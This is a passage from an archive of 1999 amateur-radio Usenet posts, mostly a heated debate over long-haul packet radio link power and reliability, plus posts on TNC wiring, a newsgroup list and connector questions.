> traffic was dying off.

There's still a lot of uncovered ground, especially out west.

4362. Re: "Data" Column in RadCom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <oRmmUCATIa93Ewpd@dowrmain.demon.co.uk>
Source record: 16170
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <7t2m4e$15g8@newton.cc.rl.ac.uk>, Mike <m.j.willis@rl.ac.uk>
writes

>What about DBRS ?
>(Decent baud rate systems)

There'll be nothing indecent about my column, I'll have you know sir!

But there may be info on 9600 up when I can lay my hands on it.

73
Ian, G3NRW
--
+---+
| Editor: RSGB's RadCom "Data" column. |
| email: g3nrw@arrl.net |
| AX.25: G3NRW @ GB7ZPU.#21.GBR.EU |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
+---+

4363. List of the rec.radio newsgroups

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <7t4744$n3t$1@news.hawaii.edu>
Source record: 16171
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx

```
Archive-name: radio/personal-brief-introduction

In an effort help ensure a poster's article reaches the appropriate
audience, below is a list of the rec.radio newsgroups. In most cases,
a group's name will explain its purpose. Cross-posting should rarely
be necessary.

*rec.radio.broadcasting (devoted to the broadcast industry; moderated)*
rec.radio.cb
rec.radio.info (periodic informational bulletins; moderated)
rec.radio.scanner
rec.radio.shortwave
rec.radio.swap (for buying, selling, and trading; not a discussion group)

rec.radio.amateur.antenna
rec.radio.amateur.boatanchors (tube-type communications equipment)
rec.radio.amateur.digital.misc (packet, pactor and other digital modes)
rec.radio.amateur.dx (long-distance amateur communications)
rec.radio.amateur.equipment (questions, comments regarding commercially-
built amateur gear; not for buying/selling)
rec.radio.amateur.homebrew (devoted to home-building ham gear)
rec.radio.amateur.policy (issues include code, restructuring, local
restrictions in conflict with FCC R&R)
rec.radio.amateur.space (satellites, meteor scatter, EME)
rec.radio.amateur.misc (any topic not covered in the above groups)

(At least two other English language radio hierarchies exist, prefixed
with "uk" (United Kingdom), and "aus" (Australia), in place of "rec.")

Again, cross-posting should rarely be necessary. Many times, a long-
running thread results from a single cross-posted article, and its
content drifts further and further away from being "on-topic" in the
various NGs which receive each and every followup.

For more detailed information, see "Guide to the Rec.radio Newsgroups"
posted on the 15th of each month.

Jeffrey Herman, KH6O
(rec.radio.amateur working-group)

*It's been sadly reported that the moderator was lost to us in an
automobile accident; the future of this newsgroup is not known. 73 Bill...
```

4364. Re: Connectors for Blaupunkt "Gamma" radio/cassette ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: Woody <woody@tangon.demon.co.uk>
Message-ID: <NTLXoGAXVb93EwcX@tangon.demon.co.uk>
Source record: 16172
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,uk.radio.amateur

In article <DySccLAAhJ93Ew$a@dowrmain.demon.co.uk>, Ian Wade
<ian@dowrmain.demon.co.uk> writes
>I've acquired a Blaupunkt "Gamma" radio/cassette, but without any
>connectors for power, control, antenna and speakers.
>
>Can anyone point me to where I might get these from, together with pin-
>out details?
>
>73
>Ian, G3NRW

Er, Halfords? They do a whole range. Other than that any car radio
shop. They should be standard DIN connectors on a Blaupunkt.

--
Andrew W.
Harrogate, UK
woody@tangon.demon.co.uk
g1uxp@gb7cym

4365. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: Paul Keinanen <keinanen@sci.fi>
Message-ID: <3bz1N7TpgqAjxYytjHzO95Z5qMeD@4ax.com>
Source record: 16173

On Fri, 1 Oct 1999 18:33:21 -0700, "Hank Oredson" <horedson@att.net>
wrote:

> You simply need
>enough power spread (ERP above receiver noise floor) to obtain the S/N
>you need FOR THE PATH INVOLVED. Longer paths need more,
>shorter paths need less. I do understand that you live where long paths
>may not be required to build a network. Others live in places where
>long paths (200 km and above) are in fact common.

What ???

Do you really build that long link hops ?

The average tropospheric refraction constant must be much different
over there. Over here, the sanity is questioned of anybody designing
over 100 km link hops :-), since such links would work reliably only
during some pre-dawn hours.

With such overstrething links, the link reliability is somewhere
between 50 and 95 % and as such, the link is interesting only to
bulletin forwarders, no wonder that the interest for packet radio is
decaying in the US and in other places with low population (and ham)
density.

Paul OH3LWR

4366. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: Paul Keinanen <keinanen@sci.fi>
Message-ID: <s8P1N9ofx8pGm6Z4TYP3kJ95Nhu1@4ax.com>
Source record: 16174

On Fri, 1 Oct 1999 18:37:13 -0700, "Hank Oredson" <horedson@att.net>
wrote:

<Link usability times below 90 %>

>Which is MUCH better than having no link at all, where the usability
>time is exactly zero.

With usability times that low, the link is usable mainly to bulletin
forwarders, for others, such links are much less usable.

Paul OH3LWR

4367. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7vbigu.d7k.nomail@linux.pe1chl.ampr.org>
Source record: 16175

Hank Oredson <horedson@att.net> wrote:

>> If you need nearly the
>> full power most of the time, there are going to be quite long times
>> when the receiving signal is below minimum, thus the link usability
>> time might be well below 90 %.

>Which is MUCH better than having no link at all, where the usability
>time is exactly zero.

This attitude has driven the users in the hands of the Internet forwarders.
And you still suggest it as a viable solution?
Unbelievable.

>Oh, more "it has to be perfect" again.
>The justification is to link networks that otherwise CANNOT be linked
>over ham radio. We have some long stretches of "empty" here in the
>Western US.

Covering it with "links" that only succeed in exchanging node info and that
break down when someone tries to use them is not going to help you.

Sorry Hank, but we have passed that station some 15 years ago here. Lots
of nodes in the table, nice to look at. Connect them and you get a failure
message.
Pity that you have not realized yet that no link may be better than a link
that does not work.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4368. Re: Kinda spooky - Bandwidth to burn . . .

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: Klaus Kramer <DL4KCK@t-online.de>
Message-ID: <37F5F84E.79FD9837@t-online.de>
Source record: 16176

Rob Janssen schrieb:
>
> You are getting the idea. If you like, I could mail a captured image as
> a .jpg.
> It shows testcards, static shots of the operator, webcam-like "shots
> of the shack with nobody but the cat", etc. There is even a picture
> showing a computer receiving SSTV signals :-)
>
> Of course, to have audio with all this, the repeater has lots of FM audio
> subcarriers ranging up to 8.1 MHz, plus NICAM. Poor IARU guy that wants
> to mandate sound-in-sync because he is worried that a 6 MHz FM subcarrier
> would cause unnecessarily-wide ATV signals :-)
>
> The local relay also has a camera showing the surrounding area as viewed
> from 220M AGL. The camera slowly rotates.
> These ATV guys are reasonably active these days, kind of like the packet
> guys 10-15 years ago. They come up with news ideas and actually implement
> them, instead of only discussing them on the usenet...
>
> Rob
> --
Hello Rob,
nice spoken! The same time at the IARU-Region 1 conference in
Lillehammer they are complaining about falling microwave activities
(only seeing narrow band radio, of course...) they will never learn!

vy 73 Klaus, DL4KCK@t-online.de
AGAF e.V.

4369. Re: I need help with a KPC-3

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: wa6ylb@remove.this.theworks.com
Message-ID: <37f61df2.4977764@news.theworks.com>
Source record: 16177
Cross-posted to: alt.ham-radio.packet,alt.radio.amateur.club.taparc,rec.radio.amateur.antenna,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.space

The De9 plug is the interface to the radio.
Pin1 is tx audio to your radio
Pin 3 is PTT for the radio
Pin 5 is receive audio from the radio.
Pin 6 is ground to the radio

The round coaxial plug uses anything from 6V or so above. Common is
12V.

The DB25 female jack is the same as an external modem. I use a
external modem cable to conenct to the KPC3.

If using comm 1, which on my PC is a DE9, then a external modem cable
is in order. If you need pin outs, let me know and I'll send them.

If using comm 2 , which on my PC is a DB25, then the external modem
cable is a db25 to db 25 "straight thru" cable, where pin 1 goes to
pin 1, pin 2 to 2 etc.

On Tue, 21 Sep 1999 16:47:22 GMT, "MD Miller"
<mdmiller@nospam.sybercom.net> wrote:

>I inherited a Kantronics KPC 3 from my father in law, and I cant find
>anything that goes with it.
>
>I need to get
>1. Copy of a manual and instructions
>2. I need to know where to get the software for it
>3. What type of AC adapter goes on this unit
>4. How to wire up the cabling to a PC
>Any and all help would be greatly appreciated
>Thanks
>
>

remove the REMOVE.THIS from email addr...
WA6YLB Byron Smith
http://www.theworks.com/~wa6ylb

4370. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t5leh$354$1@bgtnsc03.worldnet.att.net>
Source record: 16178

Paul Keinanen <keinanen@sci.fi> wrote in message
news:3bz1N7TpgqAjxYytjHzO95Z5qMeD@4ax.com...
> On Fri, 1 Oct 1999 18:33:21 -0700, "Hank Oredson" <horedson@att.net>
> wrote:
>
> >
You simply need
> >enough power spread (ERP above receiver noise floor) to obtain the S/N
> >you need FOR THE PATH INVOLVED. Longer paths need more,
> >shorter paths need less. I do understand that you live where long paths
> >may not be required to build a network. Others live in places where
> >long paths (200 km and above) are in fact common.
>
> What ???
>
> Do you really build that long link hops ?

It is often at least 200 km. to the next ham interested in packet.
Sometimes it is at least 200 km. to the next ham!
We have a lot of "empty" in the Western US.

> The average tropospheric refraction constant must be much different
> over there. Over here, the sanity is questioned of anybody designing
> over 100 km link hops :-), since such links would work reliably only
> during some pre-dawn hours.

Tropo is different depending on the terrain, weather conditions, etc.
We don't choose to design such links, we NEED them, or we have
no connectivity at all. If you want to connect to someone using
packet radio, you have to get a signal to them!

> With such overstrething links, the link reliability is somewhere
> between 50 and 95 % and as such, the link is interesting only to
> bulletin forwarders, no wonder that the interest for packet radio is
> decaying in the US and in other places with low population (and ham)
> density.

Nonesense.
These links run at 1% or less packet loss over 95% of the time.
But you do need to have enough signal, or they work poorly.
Putting 5W transmitters and poor receivers on such a link will
fail. You need some power, high gain antenna arrays, GAAS
FET front ends, hardline, etc. It also helps to use the lowest
frequency possible, for the obvious reasons. i.e. use 2M if possible,
70 cm if 2M cannot be used due to bandwidth/data rate issues, etc.

> Paul OH3LWR
>

4371. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t5lih$3is$1@bgtnsc03.worldnet.att.net>
Source record: 16179

Paul Keinanen <keinanen@sci.fi> wrote in message
news:s8P1N9ofx8pGm6Z4TYP3kJ95Nhu1@4ax.com...
> On Fri, 1 Oct 1999 18:37:13 -0700, "Hank Oredson" <horedson@att.net>
> wrote:
>
>
> <Link usability times below 90 %>
>
> >Which is MUCH better than having no link at all, where the usability
> >time is exactly zero.
>
> With usability times that low, the link is usable mainly to bulletin
> forwarders, for others, such links are much less usable.

The point that I'm trying REALLY HARD to make is that a 90%
link is better than NO LINK AT ALL. With that 90% link one can
at least do some amount of playing with digital stuff, and perhaps
interest others in building a better link.

Several of the posters to this group continue to advise hams to
"just give up" if they cannot create "perfect" links. In my opinion
that is silly: if hams want to try something they should just do it.

--

... Hank

http://horedson.home.att.net

4372. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t5ln9$47i$1@bgtnsc03.worldnet.att.net>
Source record: 16180

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7vbigu.d7k.nomail@linux.pe1chl.ampr.org...
> Hank Oredson <horedson@att.net> wrote:
>
> >> If you need nearly the
> >> full power most of the time, there are going to be quite long times
> >> when the receiving signal is below minimum, thus the link usability
> >> time might be well below 90 %.
>
> >Which is MUCH better than having no link at all, where the usability
> >time is exactly zero.
>
> This attitude has driven the users in the hands of the Internet
forwarders.
> And you still suggest it as a viable solution?
> Unbelievable.

You claim that it is better to have NO RADIO NETWORK because
having radio network will stop hams from having a radio network?

I don't think you read what you wrote.

> >Oh, more "it has to be perfect" again.
> >The justification is to link networks that otherwise CANNOT be linked
> >over ham radio. We have some long stretches of "empty" here in the
> >Western US.
>
> Covering it with "links" that only succeed in exchanging node info and
that
> break down when someone tries to use them is not going to help you.

I did not say that. Perhaps you have a reading comprehension problem?

> Sorry Hank, but we have passed that station some 15 years ago here. Lots
> of nodes in the table, nice to look at. Connect them and you get a
failure
> message.

Sorry to hear you had such a terrible network.
We have nodes that have no entries in their node table because there
is no link at all to them.

> Pity that you have not realized yet that no link may be better than a link
> that does not work.

Sorry, such thinking is silly.

4373. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: k2ul <ostroyNOosSPAM@att.net.invalid>
Message-ID: <27702aa4.94862a9f@usw-ex0103-020.remarq.com>
Source record: 16181

In article <7sup3l$a9r@enews4.newsguy.com>, "Charles
Brabham" <n5pvl@texoma.net> wrote:

> Hank Oredson suggested that the best bet is to simply
> ignore the LandLine
> Lid types and start building the Packet Net despite
> their efforts. That's an
> excellent suggestion, and it is working just fine in
> the NE USA.

Well, I can tell you that I live in the NE USA, I am a
part of the new Flex Network, and we still have both
RF forwarding and landline forwarding. Yes, the pendulum
is swinging toward radio, but only slowly. This ain't no
nirvana.

K2UL

* Sent from RemarQ http://www.remarq.com The Internet's Discussion Network *
The fastest and easiest way to search and participate in Usenet - Free!

4374. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: k2ul <ostroyNOosSPAM@att.net.invalid>
Message-ID: <001e6a30.970b85b0@usw-ex0103-020.remarq.com>
Source record: 16182

In article <7t3nj4$3lc$1@bgtnsc01.worldnet.att.net>, "Hank
Oredson" <horedson@att.net> wrote:

> Oh, more "it has to be perfect" again.
> The justification is to link networks that otherwise
> CANNOT be linked
> over ham radio. We have some long stretches of "empty"
> here in the
> Western US.
> --
> ... Hank
> http://horedson.home.att.net

We have large open areas even here in New Jersey. (Hard to
believe, eh?) Hank, you are quite right. A "poor-to-fair"
radio link is better than no link at all. It is incredible
how many so-called hams don't understand the difference
between amateur RADIO and amateur telephone.

K2UL

* Sent from RemarQ http://www.remarq.com The Internet's Discussion Network *
The fastest and easiest way to search and participate in Usenet - Free!

4375. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t6kb3hvd1@bgtnsc03.worldnet.att.net>
Source record: 16183

k2ul <ostroyNOosSPAM@att.net.invalid> wrote in message
news:001e6a30.970b85b0@usw-ex0103-020.remarq.com...
> In article <7t3nj4$3lc$1@bgtnsc01.worldnet.att.net>, "Hank
> Oredson" <horedson@att.net> wrote:
>
> > Oh, more "it has to be perfect" again.
> > The justification is to link networks that otherwise
> > CANNOT be linked
> > over ham radio. We have some long stretches of "empty"
> > here in the
> > Western US.
> > --
> > ... Hank
> > http://horedson.home.att.net
>
> We have large open areas even here in New Jersey. (Hard to
> believe, eh?) Hank, you are quite right. A "poor-to-fair"
> radio link is better than no link at all. It is incredible
> how many so-called hams don't understand the difference
> between amateur RADIO and amateur telephone.
>
> K2UL

I've been through NJ a number of times, in different directions.
There sure are some pretty empty places.
Was a surprise, expected more density.
Seems like everyone is crowded up near NYC or down near Philly <grin>.
A lot of beautiful farmland in between.

If you look at a map, you will notice that Eastern Oregon is
basically empty. Very hard to build links to the east for that reason:
ain't no people there, much less hams. So the links have to follow
the Columbia River Gorge (where there are some people and a few
hams). Some long hops through very difficult terrain (the mountains
go up 4000 or even 12,000 feet on either side of the Gorge, and the
Gorge is crooked.) But we do have links, and they do work. Scatter
is a huge problem when you have big reflectors all over the place.
We knew perfectly well that these links would be "non-optimum".
But we built them anyway, because we wanted a radio network.

--

... Hank

http://horedson.home.att.net

4376. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7vcths.hlk.nomail@linux.pe1chl.ampr.org>
Source record: 16184

Hank Oredson <horedson@att.net> wrote:

>> With these directional antennas you don't need 100W, because if it does
>not
>> work with about 5W on UHF it will not reasonably work with 100W either.

>Two posters have said this same thing. It is contrary to my experience,
>on HF, VHF and UHF. Why 5W? Why not .5W or 5 mw? You see the
>point? There is no magic "cutoff power level" involved. You simply need
>enough power spread (ERP above receiver noise floor) to obtain the S/N
>you need FOR THE PATH INVOLVED. Longer paths need more,
>shorter paths need less. I do understand that you live where long paths
>may not be required to build a network. Others live in places where
>long paths (200 km and above) are in fact common. 20 db more ERP
>gets you 20 db better S/N on any path with any system on any band.

100 Watts are not required to build a 200 km path that is (nearly)
line-of-sight. 5 Watts will do. Maybe 0.5W will, when enough antenna gain
is available.

Just calculate the path loss over such a distance and you will see that a
5W signal is *very much* above the noise with bandwidths typical for
today's packet radio network.

You only need a lot of power when your path is through the earth, which
means it will not be a reliable path anyway. Thus there indeed *is* a
magic "cutoff power level": the power level you need to communicate across
a path that is sufficiently open to avoid problems with propagation.

On HF it may be different because there you have more noise and a somewhat
predictable over-the-horizon propagation.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4377. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7vctvi.hlk.nomail@linux.pe1chl.ampr.org>
Source record: 16185

Hank Oredson <horedson@att.net> wrote:

>> >Which is MUCH better than having no link at all, where the usability
>> >time is exactly zero.

>> This attitude has driven the users in the hands of the Internet
>forwarders.
>> And you still suggest it as a viable solution?
>> Unbelievable.

>You claim that it is better to have NO RADIO NETWORK because
>having radio network will stop hams from having a radio network?

No, I claim it is better to have NO LINK than to have a link that does
not work reasoably.

>> Covering it with "links" that only succeed in exchanging node info and
>that
>> break down when someone tries to use them is not going to help you.

>I did not say that. Perhaps you have a reading comprehension problem?

>> Sorry Hank, but we have passed that station some 15 years ago here. Lots
>> of nodes in the table, nice to look at. Connect them and you get a
>failure
>> message.

>Sorry to hear you had such a terrible network.

But, we did something about it.
From the posting that started this thread I get the idea that at least
some guys there still think that a network like that could be a good
idea. Sad...

I have been on holiday to the USA, must be about 10 years ago by now,
and I was in your area as well. I had a 2M trx and packet equipment
with me. The network was in the state described above: lots of nodes,
connects to nearly all of them very slow. Connect to a BBS yields
its welcome text, hardly can make it past the registration within the
timeout.

I hope for you the network has improved a little, since then. And
that most nodes are not a "56k UHF-100W / 19.2K VHF -50W" box.

Rob
--
+---------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |

```
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+
```

4378. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-03 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <Xw34NxHJf+EF064afvXkDcnPO0tB@4ax.com>
Source record: 16049

On Sun, 26 Sep 1999 20:00:48 -0700, "Hank Oredson" <horedson@att.net> wrote:
>Gary Coffman <ke4zv@bellsouth.net> wrote in message
>news:=kzuN6vX=XrAbnM6926xUpDZCpZZ@4ax.com...
>
>> >Gary, you not paying attention.
>> >More ERP equals more power spread equals longer path.
>>
>> And more power *spread* is exactly what you want to avoid. That
>> causes more multipath reflections from more objects further from
>> the line of sight path. *You* aren't paying attention. The *last* thing
>> you want to do is spew excessive signal around the countryside.
>>
>> What you need to do is tightly focus your signal along a well
>> engineered line of sight path, and keep the power spreading down
>> to the *absolute minimum possible* to avoid generating excessive
>> ISD. For properly engineered line of sight paths, low transmitter
>> power is always sufficient. For poorly engineered paths, excessive
>> power generally won't help because the ISD, and BER, becomes
>> unacceptable.
>
>Gary, that is exactly what I said.
>"power spread":. the difference between transmit and receive
>power levels at the radio. ERP minus noise floor. Both in dbm.

Ah, we appear to have a terminology problem. What you're
describing is called * link margin*. Power spreading is dispersion
of the signal over a wide area, generally an undesirable condition
unless you're intent on broadcasting rather than linking.

>"... well engineered .." makes no sense. The paths are what they are.
>They go, for example, from my house to your house.

That's where they end up, perhaps after several intermediate relay hops.
But each hop path has to be properly engineered. That means proper siting,
proper link margin, and proper consideration of multipath issues. This isn't
Olde Tyme Radio, we don't have to make the entire trip in one hop. Digital
networks are naturally suited to automatic relay.

>This is the long haul case we are talking about. You don't *normally*
>put large dishes or large yagi arrays anywhere except on your own
>property. Way too hard to maintain if they are not local. Exceptions
>exist of course, but I've never personally encountered one.

Nor have I. With an adequate number of properly engineered relay sites,
however, there is never a need for such large antenna structures. We
negotiated permission to use the State Police's dispatch towers for

our network. That gave us access to 178 towers across the state (all
with emergency power backup too). If we ever manage to build out the
network enough to use all those sites, very simple antennas will suffice
for the individual links. We also acquired the right to use several mountain
top sites for longer hops, and to serve as switch hubs. But we certainly
don't put EME grade stations on any of them. That wouldn't be very
neighborly to the other users of the sites.

>For the long haul case, it is rare that the path is line of sight.
>Usually it is a scatter path of some nature.
>Example: the troposcatter path from the Lowell, MA area to
>Southern NJ on 2M 1200 baud. Worked quite well for us when
>we used it. KW and 4 long yagis in NJ, 200W and two long yagis
>in MA. Antennas at 170 and 120 feet above local terrain.

Incredible. I bet you were *real* popular with the other people
trying to use that segment of the band across at least 3 states.
And for nothing more than a half duplex 1200 baud link at that.

>This discussion has nothing to do with the high speed network
>discussion. I play with more than one thing in ham radio.

So do I, but I'll gladly leave the monstrous low speed troposcatter
stations to you. We could never get something like that coordinated
here. What a spectrum hog.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

4379. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-03 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <b5VJ3.614$%Z.20114@nuq-read.news.verio.net>
Source record: 16050

Gary Coffman wrote in message ...
>On Sun, 26 Sep 1999 20:08:41 -0700, "Hank Oredson" <horedson@att.net> wrote:

>I am involved with a ham radio digital network, pure RF, packet
>switched, 56 kb, serving parts of 4 states. I am not involved with
>BBS applications running over any amateur radio network. I haven't
>even seen a BBS on the air here in about a decade. (There may
>be something down on 1200 baud, but I don't have anything that
>slow anymore.)
>
>That you seem to think that the only ham radio network revolves
>around servicing BBS applications is an indication of how far out
>of touch you seem to be with current realities.

Err, what would have to happen, maybe, is some kind of effort to
make the US Government, or whoever makes these decisions.
What is it? the parks department or the bureau of land management
friendly to ham radio nodes, I guess.

This is just speculation, but maybe we could stick smoke
detectors or something in these nodes, and offer some kind
of service to them, that is checking for fires or something. Ham radio
is a public service thing, and maybe we could claim that ham radio
digital nodes are a public good, and a legitimate use of these lands.
Really, I'm not even sure who you talk to to try to do this kind of thing.
Is there like a standard way to propose a use for this kind of property,
that has a prayer of actually happening? I'm a computer programmer,
I don't know about these kinds of things. It sounds like from your
other messages, Hank, you actually tried to get sites on government
land and failed. So, I assume you've probably already been there
done that on this.

Are any parts of the Grapes network on government land, and how
was the deal setup for that? In states like Oregon, the government
owns, more or less, basically all of the countryside, I assume.

4380. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-03 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t9ddh$f9r$1@bgtnsc01.worldnet.att.net>
Source record: 16051

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:Xw34NxHJf+EF064afvXkDcnPO0tB@4ax.com...

> >Gary, that is exactly what I said.
> >"power spread":. the difference between transmit and receive
> >power levels at the radio. ERP minus noise floor. Both in dbm.
>
> Ah, we appear to have a terminology problem. What you're
> describing is called * link margin*. Power spreading is dispersion
> of the signal over a wide area, generally an undesirable condition
> unless you're intent on broadcasting rather than linking.

Gary,

Read it again. "... at THE radio ...".

"Link Margin" has to do with two stations, the path between them,
the desired S/N, the effects due to propagation, component drift, etc.

"Power Spread" has to do with one radio. It does not consider
such things as the path (because there is only one radio), or
any of the other effects that determines "Link Margin". It is a number
which describes the capabilities of that radio.

Ya wanna quibble terminology, is fine with me.
But sure has little to do with the subject at hand: building links.

--

... Hank

http://horedson.home.att.net

4381. Re: Packet modems and Windows CE portables

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-03 00:00:00 UTC
From: Walter Dunckel <wdunckel@best.com>
Message-ID: <37F83AAE.A9D44F8A@best.com>
Source record: 16052
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio

Here is how to set it up:
http://www.qsl.net/kc7gnm/packet_hpc.html

Walter
http://www.radiohound.com

Duncan Clark wrote:

> Hi Folks,
>
> Is anyone out there using any Windows CE handheld portable connected to
> a packet modem (in my case a PK12) to access the DX cluster? My ancient
> Atari Portfolio (8086 handheld) has finally totally failed and I'm
> having difficulty tracking down terminal software for Win CE. Nothing
> special just something that makes it behave as a dumb terminal is all
> that is needed.
>
> Any ideas?
>
> Many thanks
>
> Duncan
> G4ELJ
> --
> A distraction is only a distraction if you pay attention to it.
>
> Duncan Clark

4382. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-03 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t9dqvgkc1@bgtnsc01.worldnet.att.net>
Source record: 16053

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:Xw34NxHJf+EF064afvXkDcnPO0tB@4ax.com...

> >"... well engineered .." makes no sense. The paths are what they are.
> >They go, for example, from my house to your house.
>
> That's where they end up, perhaps after several intermediate relay hops.
> But each hop path has to be properly engineered. That means proper siting,
> proper link margin, and proper consideration of multipath issues. This
isn't
> Olde Tyme Radio, we don't have to make the entire trip in one hop. Digital
> networks are naturally suited to automatic relay.

> >This is the long haul case we are talking about. You don't *normally*
> >put large dishes or large yagi arrays anywhere except on your own
> >property. Way too hard to maintain if they are not local. Exceptions
> >exist of course, but I've never personally encountered one.
>
> Nor have I. With an adequate number of properly engineered relay sites,

Gary,

Do you intentionally misread?
We were talking about a single link.
A path between two stations.
Between exactly two relay points.
One of those hops in the network.

> however, there is never a need for such large antenna structures

> >For the long haul case, it is rare that the path is line of sight.
> >Usually it is a scatter path of some nature.
> >Example: the troposcatter path from the Lowell, MA area to
> >Southern NJ on 2M 1200 baud. Worked quite well for us when
> >we used it. KW and 4 long yagis in NJ, 200W and two long yagis
> >in MA. Antennas at 170 and 120 feet above local terrain.
>
> Incredible. I bet you were *real* popular with the other people
> trying to use that segment of the band across at least 3 states.
> And for nothing more than a half duplex 1200 baud link at that.

Yes, totally terrible that we should carry on a QSO on 2 meters over
a long haul path. My oh my. Better see the "coordinator" and see if it
is ok to call CQ using high power on 2M SSB, find someone to talk
to a few states away, and then decide to play with digital communication
over that path. Oh dear! Next thing you know one will have to get

permission to work Aurora or Troposcatter, much less EME!

You seem to have misread "... when we used it ..." and pretended
that I said "Network link always up."

Curious: why do you bother to post these messages here?
Trying to convince hams to give up ham radio?

4383. info wanted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-03 00:00:00 UTC
From: yv4fnc@cantv.NET
Message-ID: <002901bf0d54$5fde95a0$69f1c4a1@lolo>
Source record: 16186

```
This is a multi-part message in MIME format.

------=_NextPart_000_000D_01BF0D31.09EABAC0
Content-Type: text/plain;
charset="Windows-1252"
Content-Transfer-Encoding: 7bit

Hello, guys...

How can I do to access or receive info from REC.RADIO.NEWSGROUPS..??

Thanks in advance...

-------------------------
Jose A. Tedeschi O. [YV4FNC]
yv4fnc@yv4fjj.ampr.org
yv4fnc@cantv.net

------=_NextPart_000_000D_01BF0D31.09EABAC0
Content-Type: text/x-vcard;
name="Jose A. Tedeschi O. [YV4FNC].vcf"
Content-Transfer-Encoding: quoted-printable
Content-Disposition: attachment;
filename="Jose A. Tedeschi O. [YV4FNC].vcf"

BEGIN:VCARD
VERSION:2.1
N:O. [YV4FNC];Jose A.;Tedeschi
FN:Jose A. Tedeschi O. [YV4FNC]
ORG:Fundacion "Pablo Freire"
TITLE:Presidente
TEL;HOME;VOICE:(041) 47.78.78
TEL;HOME;FAX:IDEM
ADR;WORK:;;;Valencia;CARABOBO;2001;Venezuela
LABEL;WORK;ENCODING=3DQUOTED-PRINTABLE:Valencia, CARABOBO =
2001=3D0D=3D0AVenezuela
ADR;HOME;ENCODING=3DQUOTED-PRINTABLE:;;Barrio La Bocaina =
I=3D0D=3D0A(cerca del Prescolar)=3D0D=3D0A# 72-100;Valencia;CARA=3D
BOBO;2004;Venezuela
